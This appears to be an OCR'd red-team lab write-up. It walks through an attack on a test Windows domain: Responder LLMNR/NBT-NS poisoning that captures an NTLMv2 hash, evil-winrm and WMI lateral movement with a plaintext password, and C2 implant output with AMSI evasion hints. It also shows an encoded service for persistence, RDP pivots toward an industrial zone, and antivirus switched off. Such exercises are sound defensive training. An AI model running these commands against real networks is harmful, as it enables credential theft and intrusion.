
Marina Soeters
Software Engineer at Company Z
Gaithersburg, MD




```
TEST_REPORTSSER\reports_user @ TEST_REPORTSSER (PID:5976)
PS 12> invoke-webrequest -Uri "https://github.com/lgandx/Responder-Windows/raw/master/binaries/Responder/Responder
.exe" -outfile responder.exe
```




```
Task 00088 (pac) returned against implant 13 on host TEST_REPORTSSER\

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Windows Responder 2.3.3.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C
```




```
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 10.0.0.130 for name LAB-DOMAIN (service: Domain Master Brow
ser)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.130 for name LAB-DOMAIN (service: Domain Master Brow
ser)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.130 for name LAB-DOMAIN (service: Domain Master Brow
ser)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.130 for name ENT-IIS (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.130 for name LAB-DOMAIN (service: Browser Election)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.130 for name ENT-IIS (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.130 for name ENT-IIS (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.120 for name LAB-DOMAIN (service: Domain Master Brow
ser)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.120 for name LAB-DOMAIN (service: Domain Master Brow
ser)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.120 for name LAB-DOMAIN (service: Domain Master Brow
ser)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.120 for name LAB-DOMAIN (service: Browser Election)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.130 for name LAB-DOMAIN (service: Domain Master Brow
ser)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.130 for name LAB-DOMAIN (service: Domain Master Brow
ser)
[*] [LLMNR]  Poisoned answer sent to 10.0.0.130 for name client1
[*] [NBT-NS] Poisoned answer sent to 10.0.0.130 for name CLIENT1 (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.130 for name LAB-DOMAIN (service: Domain Master Brow
ser)
[*] [LLMNR]  Poisoned answer sent to 10.0.0.130 for name client1
[SMB] NTLMv2-SSP Client   : 10.0.0.130
[SMB] NTLMv2-SSP Username : LAB-DOMAIN\admin1
[SMB] NTLMv2-SSP Hash     : admin1::LAB-DOMAIN:9547d10a3ac30cd9:68B6BCC38B7752FEDDDB01487D3F85E1
:0101000000000000C0653150DE09D201A5A230A9A0E93710000000000200080053004D004200330001001E005700490
04E002D00500052004800340039003200520051004100460056000400140053004D00420033002E006C006F006300610
06C0003003400570049004E002D00500052004800340039003200520051004100460056002E0053004D00420033002E0
06C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D201060
00400020000000800300030000000000000000000000000300000470590EB8BE7BB051DBE9D0AEA5CD4890BFF4D70ACB
A9BCF6E713719E0D1D2D10A001000000000000000000000000000000000000900180063006900660073002F0063006C0
0690065006E00740031000000000000000000
```




```
┌──(pac㉿KVM0101011)-[~]
└─$ proxychains evil-winrm -i 10.0.0.100 -u admin1@lab-domain.local
ProxyChains-3.1 (http://proxychains.sf.net)
Enter Password:

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

|S-chain|-<>-127.0.0.1:43334-<><>-10.0.0.100:5985-<><>-OK
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\admin1\Documents> hostname
|S-chain|-<>-127.0.0.1:43334-<><>-10.0.0.100:5985-<><>-OK
|S-chain|-<>-127.0.0.1:43334-<><>-10.0.0.100:5985-<><>-OK
LAB-DC1
```




```
TEST_REPORTSSER\reports_user @ TEST_REPORTSSER (PID:4284)
PS 14> invoke-wmipayload -target 10.0.0.200 -domain lab-domain.local -username admin1 -password SouthEastWlcThunder-2020
```




```
Hash being used: 58A478135A93AC3BF058A5EA0E8FDB71
Command executed with process ID 4752 on 10.0.0.200

[25] New PS implant connected: (uri=lKZArwgDJgRQj1P key=dcVRFCboIYuomokacUT+y5nKEN797m/u0Mxr5pOwbdw=)
10.0.0.200:49803 | Time:2021-02-27 17:34:33 | PID:4752 | Sleep:5s | admin1* @ WIN10-1 (AMD64) | URL: updated_h
ost-2021-02-26-08:52:34


Task 00165 (autoruns) issued against implant 25 on host LAB-DOMAIN\admin1* @ WIN10-1 (2021-02-27 17:34:39)
loadmodule Stage2-Core.ps1


Task 00165 (autoruns) returned against implant 25 on host LAB-DOMAIN\admin1* @ WIN10-1 (2021-02-27 17:34:40)

64bit implant running on 64bit machine

[+] AMSI Detected. Migrate to avoid the Anti-Malware Scan Interface (AMSI)

[+] Powershell version 5 detected. Run Inject-Shellcode with the v2 Shellcode
[+] Warning AMSI, Constrained Mode, ScriptBlock/Module Logging could be enabled
```




```
cAByAGUAcwBzACkAKQAsAFsAVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdAD
QAKAApAA==' Displayname= CheckpointServiceUpdater start= auto


Task 00173 (pac) returned against implant 26 on host LAB-DOMAI

[SC] CreateService SUCCESS
```





Time	event.dataset	event.module	winlog.message	rule.mitre.tactic	rule.mitre.technique	rule.name
Mar 5, 2021 @ 08:50:53.	alert	windows_eventlog	"A service was installed in the system. Service Name: DBUtil_2_3 Service File Name: C:\Windows\TEMP\DBUtil_2_3.Sys Service Type: kernel mode driver Service Start Type: demand start Service Account: "	Persistence, Privilege Escalation	New Service	New Windows Service Created



```
Task 00177 (pac) returned against implant 26 on host LAB-DOMAIN\admin1* @ WIN10-1 (2021-02-27 17:50:49)

ComputerName : localhost
UserName     :
UserSID      : S-1-5-21-158492451-1268741517-1484628790-1608
TargetServer : workstation10.ot-domain.local
UsernameHint :

ComputerName : localhost
UserName     :
UserSID      : S-1-5-21-158492451-1268741517-1484628790-1608
TargetServer : workstation10.ot-domain.local
UsernameHint : lab-domain.local\mgibson
```


The Attacker - Us
222.222.222.222
Internet
DMZ
Web Server
1 - RDP into
Test_reportSSER
LAB-DC1
TEST_REPORTSSER
WIN10-1
Client
Client
2 - RDP Into
WIN10-1
Enterprise Zone
3 - RDP Into
workstation10
IDMZ??
Industrial Zone
workstation10.ot-domain.local






Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

☒ Real-time protection is off, leaving your device vulnerable.

○ Off



